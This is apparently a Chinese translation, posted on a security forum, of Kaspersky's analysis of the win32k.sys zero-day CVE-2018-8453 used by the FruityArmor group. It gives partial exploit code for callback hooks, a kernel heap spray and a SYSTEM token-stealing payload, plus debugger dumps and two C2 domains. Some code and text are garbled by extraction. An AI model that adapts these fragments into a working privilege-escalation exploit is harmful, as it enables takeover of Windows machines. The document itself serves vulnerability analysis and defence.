angel010 / 2018-10-11 15:51:31 / 浏览数 4761 安全技术 漏洞分析 顶(0) 踩(0)

本文翻译自: https://securelist.com/cve-2018-8453-used-in-targeted-attacks/88151/

10月9日,微软发布更新,修复了CVE-2018-8453漏洞。CVE-2018-8453是Kaspersky实验室8月份发现的win32k.sys中的安全漏洞。

		steren seedy (in _ine) or source mete
Microsoft Graphics Components Information Disclosure Vulnerability	CVE-2018-8427	Lin Wang of Beihang University
Microsoft Graphics Components Remote Code Execution Vulnerability	CVE-2018-8432	Lin Wang of Beihang University
Microsoft Exchange Server Elevation of Privilege Vulnerability	CVE-2018-8448	Adrian Ivascu
Win32k Elevation of Privilege Vulnerability	CVE-2018-8453	Kaspersky Lab
Internet Explorer Memory Corruption Vulnerability	CVE-2018-8460	Anonymous working with Trend Micro's Zero Day Initiative
Windows GDI Information Disclosure Vulnerability	CVE-2018-8472	Symeon Paraschoudis of Pen Test Partners LLP

2018年8月, Kaspersky实验室的Automatic Exploit

Prevention(AEP,自动化漏洞利用预防)系统检测到利用Windows操作系统漏洞的情况。研究人员分析发现了win32k.sys的0 day漏洞,即CVE-2018-8453。该利用执行的第一步是恶意软件下载器在受害者系统中获取足够的权限,以达到驻留的目的。利用的代码质量很高,可以在不同的Windows 10 RS4.

最近,研究人员检测到利用这一漏洞的攻击数量还非常少,受害者主要位于中东地区。

# 技术细节

CVE-2018-8453是win32kfull!xxxDestroyWindow中的Use-After-Free漏洞,与CVE-2017-0263有点类似。为了对该漏洞进行分析,研究人员逆向了ITW的利用样本

漏洞利用是基于一系列的事件,从hook设置到3个用户模式回调函数,包括fnDWORD,fnNCDESTROY,fnINLPCREATESTRUCT。漏洞利用通过替换KernelCallbackTable中的函数指针来安装hooks。

```
1: kd> dt PEB @$peb -y KernelCallbackTable
CVE_2018_8453! PEB
  +0x058 KernelCallbackTable: 0x00007ffc 46133070 Void
1: kd> dps 0x00007ffc`46133070
00007ffc 46133070 00007ffc 460d2bd0 USER32! fnCOPYDATA
00007ffc 46133078 00007ffc 4612ae70 USER32! fnCOPYGLOBALDATA
00007ffc`46133090 00007ffc`460d96a0 USER32! fnDWORDOPTINLPMSG
fnINOUTDRAG
00007ffc`461330a0 00007ffc`460d5d40 USER32! fnGETTEXTLENGTHS
00007ffc`461330a8 00007ffc`4612b220 USER32! fnINCNTOUTSTRING
00007ffc`461330b8 00007ffc`460d75c0 USER32! fnINLPCOMPAREITEMSTRUCT
00007ffc`461330c0 00007ff7`ebcf1430 CVE_2018_8453!fnINLPCREATESTRUCT_hook
00007ffc`461330c8 00007ffc`4612b2e0 USER32!_tnINLPDELETEITEMSTRUCT
               00007ffc 460dbc00 USER32!__fnINLPDRAWITEMSTRUCT
00007ffc 4612b330 USER32!_fnINLPHELPINFOSTRUCT
00007ffc`461330d0 00007ffc`460dbc00 USER32!
00007ffc`461330d8
               00007ffc~4612b330 USER32!
00007ffc`461330e0
                                    fnINLPHELPINFOSTRUCT
00007ffc`461330e8
               00007ffc 4612b430 USER32! fnINLPMDICREATESTRUCT
```

Kernel Callback表中的hook的函数


在fnINLPCREATESTRUCT hook中,漏洞利用通过分配位置来初始化SysShadow窗口:

```
LRESULT fnINLPCREATESTRUCT_hook(LPVOID msg)
{
    if (GetCurrentThreadId() == Tid)
    {
        if (fnINLPCREATESTRUCT_flag)
        {
            CHAR className[0xC8];
            GetClassNameA((HWND)*(LONG_PTR*)(*(LONG_PTR*)((LONG_PTR))msg + 0x28)), className, sizeof(className));
        if (!strcmp(className, "SysShadow"))
        {
            SetWindowPos(MainClass, NULL, 0x100, 0x100, 0x100, 0x100, SWP_HIDEWINDOW | SWP_NOACTIVATE | SWP_N fnINLPCREATESTRUCT_flag = FALSE;
        }
    }
    return fnINLPCREATESTRUCT(msg);
}
```

fnINLPCREATESTRUCT初始化SysShadow的Usermode hook

在处理wm\_LBUTTONDOWN消息时,fnDWORD hook会执行DestroyWindow函数,并导致window被标记为free,随后由garbage collector释放。

漏洞就位于fnNCDESTROY hook中DestroyWindow函数执行的过程中。Hook会执行NtUserSetWindowFNIDsyscall,其中修改Windowfnid状态的逻辑是有缺陷的,因为没有检查fnid状态是否被设置为FNID\_FREED。



NtUserSetWindowFNID中有漏洞的代码

window的fnid状态位于tagWND结构的0x02a处:

```
kd> dt win32k!tagWND
...
+0x02a fnid : Uint2B
```

当scrollbar创建后,值就是FNID\_SCROLLBAR (0x029A)。

下图是fnid在NtUserSetWindowFNID syscall 执行前后的值:

```
3: kd> dw rax+2A L1
ffffa588`c0a0e7da 8000

3: kd> dw rax+2A L1
ffffa588`c0a0e7da 82a1
// 先知社区
```

NtUserSetWindowFNID syscall执行前后Scrollbar fnid的值

然后可以通过验证ReactOS的源码来检查fnid的新值:

```
/* FNIDs for NtUserSetWindowFNID, NtUserMessageCall */
#define FNID_SCROLLBAR 0x029A
...
#define FNID_BUTTON 0x02A1
...
#define FNID_FREED 0x8000 /* Window being Freed... */
```

该动作会导致第一个scrollbar被破坏,而系统仍然含有到SysShadow类的引用,scrollbarfnid也不再标记为FNID\_FREED,而是标记为FNID\_BUTTON。

为了成功地收回释放的内存池,漏洞利用含有大量不同的feng

shui技术。Spray(喷射)的过程是根据利用的Windows版本来决定的,因为漏洞利用的目标是大量不同版本的操作系统,一共含有5个不同的函数:

#### Function name

f fengshui	_simple_sub_18000208C
f fengshui	_14393_sub_18000216C
f fengshui	_15063_sub_180002304
f fengshui	_16299_sub_180002708
f fenashui	17134 sub 1800028CC

漏洞利用支持的Heap spray ( 堆喷射 ) 过程

#### 在最新支持的版本Windows 10

RS4中,喷射技术相当复杂。Kernel是用不同大小的位图对象来喷射的。这需要耗尽内存分配器以最终绕过最新Windows版本中的Low Fragmentation Heap安全措施。

```
VOID Fengshui 17134()
    BYTE buf[0x1000];
    memset(buf, 0x41, sizeof(buf));
    for (int i = 0; i < 0 \times 200; i++)
        Bitmaps_0x1A_0x200[i] = CreateBitmap(0x1A, 1, 1, 0x20, buf);
    for (int i = 0; i < 0x200; i++)
        Bitmaps_0x27E_0x200[i] = CreateBitmap(0x27E, 1, 1, 0x20, buf);
    for (int i = 0; i < 0x200; i++)
        Bitmaps_0x156_0x200[i] = CreateBitmap(0x156, 1, 1, 0x20, buf);
    for (int i = 0; i < 0x100; i++)
        Bitmaps_0x1A_0x100[i] = CreateBitmap(0x1A, 1, 1, 0x20, buf);
    for (int i = 0; i < 0 \times 20; i++)
        Bitmaps_0x156_0x20[i] = CreateBitmap(0x156, 1, 1, 0x20, buf);
    for (int i = 0; i < 0x20; i++)
        Bitmaps_0x176_0x20[i] = CreateBitmap(0x176, 1, 1, 0x20, buf)
```

这会导致下面的内存布局,即USERTAG\_SCROLLTRACK在释放的池分配中。

```
2: kd> !pool ffffee30`044b2a20
Pool page ffffee30044b2a20 region is Unknown
ffffee30044b2000 size: a10 previous size:
                              0 (Allocated) Gpbm
ffffee30044b2a10 size:   80 previous size:  a10  (Free ) *Usst
         Pooltag Usst : USERTAG_SCROLLTRACK, Binary : win32k!xxxSBTrackInit
ffffee30044b2a90 size: 570 previous size: 80 (Allocated) Gpbm
2: kd> db ffffee30044b2000+9E0 L100
ffffee30`044b29f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
                                             AAAAAAAAAAAAAA
                                             AAAAAAA.....
ffffee30`044b2a00 41 41 41 41 41 41 41 41-00 00 00 00 00 00 00 00
ffffee30`044b2a10 a1 00 08 2d 55 73 73 74-86 2a 86 8c 03 39 6f 9e
                                              ....-Usst.*...9o.
....0......
ffffee30`044b2a40 00 00 00 00 00 00 00 00-11 00 00 00 3d 00 00 00
ffffee30`044b2a80 60 52 ff 03 30 ee ff ff-00 00 00 00 00 00 00 00
                                              `R..0.....
ffffee30`044b2a90 08 00 57 23 47 70 62 6d-00 00 00 00 00 00 00 00
                                              ..W#Gpbm.....
ΑΑΑΑΑΑΑΑΑΑΑΑΑΑ
ffffee30`044b2ab0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
                                              ΑΑΑΑΑΑΑΑΑΑΑΑΑΑ
            41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
ffffee30`044b2ac0
                                              AAAAAAAAAAAAA
ffffee30`044b2ad0
           41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
                                             AAAAAAAAAAAAA
```

释放的scrollbar heap allocation

当另一个scrollbar被分配后,会重用SysShadow类内存引用,但其内容是攻击者控制的,因为释放的Usst (ffffee30044b2a10)和Gpbm (ffffee30044b2a90)会合并为一个单独的区块:

```
0: kd> !pool ffffee30`044b2a20
Pool page ffffee30044b2a20 region is Unknown
ffffee30044b2000 size: a10 previous size: 0 (Allocated) Gpbm
ffffee30044b2a10 size: 5f0 previous size: a10 (Allocated) *Gpbm
       Pooltag Gpbm : GDITAG_POOL_BITMAP_BITS, Binary : win32k.sys
0: kd> db ffffee30044b2000+9E0 L100
ΑΑΑΑΑΑΑΑΑΑΑΑΑΑ
ΔΑΔΑΔΑΔΑΔΑΔΑΔΑΔ
                                     ΑΑΑΑΑΑΑΑ.....
ffffee30`044b2a00 41 41 41 41 41 41 41 41-00 00 00 00 00 00 00 00
ffffee30`044b2a10 a1 00 5f 23 47 70 62 6d-86 2a 86 8c 03 39 6f 9e
                                     .._#Gpbm.*...9o.
ffffee30`044b2a30 00 00 00 00 00 00 00 -41 41 41 41 41 41 41 41
                                     ΔΔΔΔΔΔΔΔΔΔΔΔΔΔΔ
ΔΔΔΔΔΔΔΔΔΔΔΔΔΔΔ
ffffee30`044b2a60 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
                                     ΔΔΔΔΔΔΔΔΔΔΔΔΔΔΔ
ΔΔΔΔΔΔΔΔΔΔΔΔΔΔΔ
ffffee30`044b2a80 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
                                     ΔΔΔΔΔΔΔΔΔΔΔΔΔΔΔ
ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ
ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ
ΑΑΑΑΑΑΑΑΑΑΑΑΑΑ
ffffee30`044b2ac0
         41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
                                     ΑΑΑΑΑΑΑΑΑΑΑΑΑ
```

### 释放的分配合并

这可以使用在最新的Windows版本中支持的GDI Bitmap原语来进行任意kernel读写。

成功利用后,一个简单修改的Token窃取payload会用于与SYSTEM EPROCESS结构中的process Token值交换当前进程token值:

```
VOID GetSystem(LONG_PTR address)
    int UniqueProcessId_offset = 0x2e0;
    int ActiveProcessLinks_offset = 0x2e8;
    int Token_offset = 0x358;
    int SystemId = 4;
   LONG_PTR process = address;
   LONG PTR forward = address;
   LONG_PTR backward = address;
   while (TRUE)
    {
          (ArbitraryRead(forward + UniqueProcessId_offset) == SystemId)
        {
            ArbitraryWrite(address + Token_offset, ArbitraryRead(forward + Token_offset));
        }
        if (ArbitraryRead(backward + UniqueProcessId_offset) == SystemId)
            ArbitraryWrite(address + Token_offset, ArbitraryRead(backward + Token_offset));
       forward = ArbitraryRead(forward + ActiveProcessLinks_offset) - ActiveProcessLinks_offset;
       backward = ArbitraryRead(backward + ActiveProcessLinks_offset + 8) - (ActiveProcessLinks_offset + 8);
        if (forward == address)
        if (backward == address)
            i += 1;
        if (i == 2)
    }
```

修改后的token窃取payload

截止目前,研究人员只发现一小部分攻击中使用了该漏洞利用,该漏洞利用被打包到一个恶意软件安装器中配合使用。安装器需要系统权限才能安装payload,payload是一

- 用SMBIOS UUID 的SHA-1和AES-256-CBC加密payload (如果没有SMBIOS UUID , 就不能在机器上解密payload )
- 使用微软BITS (Background Intelligent Transfer Service后台智能传输服务 ) 与C2进行通信
- 将主payload文件以随机名保持在硬盘上,含有文件名哈希值的加载器会尝试比较Windows目录中所有文件的哈希来找出payload

# 归属

分析过程中,研究任意发现攻击者使用了PowerShell后门,FruityArmor APT组织之前也使用过该后门。其C2也和FruityArmor之前攻击活动中用作C2的域名也交叉。因此,研究任意推测FruityArmor正是背后利用CVE-2018-8453的攻击组织。

# 总结

这是研究人员第二次监测到FruityArmor组织使用0 day漏洞利用来传播恶意软件。目前的监测结果显示,该攻击活动目标性极强,在影响了中东地区的少量受害者。但目前还不确定攻击者的主要目标。

IOC

域名:

weekendstrips[.]net shelves-design[.]com

点击收藏 | 0 关注 | 1

上一篇:区块链安全—匿名性以及隐私性 下一篇:TheDAO悲剧重演,SpankC...

1. 1条回复



wjllz\*\*\*\* 2018-10-17 09:51:13

在处理WM\_LBUTTONDOWN消息时,fnDWORD hook会执行DestroyWindow函数,并导致window被标记为free,随后由garbage collector释放。这里我觉得把父子关系翻译清楚一点好一点... 原文有个parent, 少了这个的话自己写POC就会很麻烦了...

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> 友情链接 社区小黑板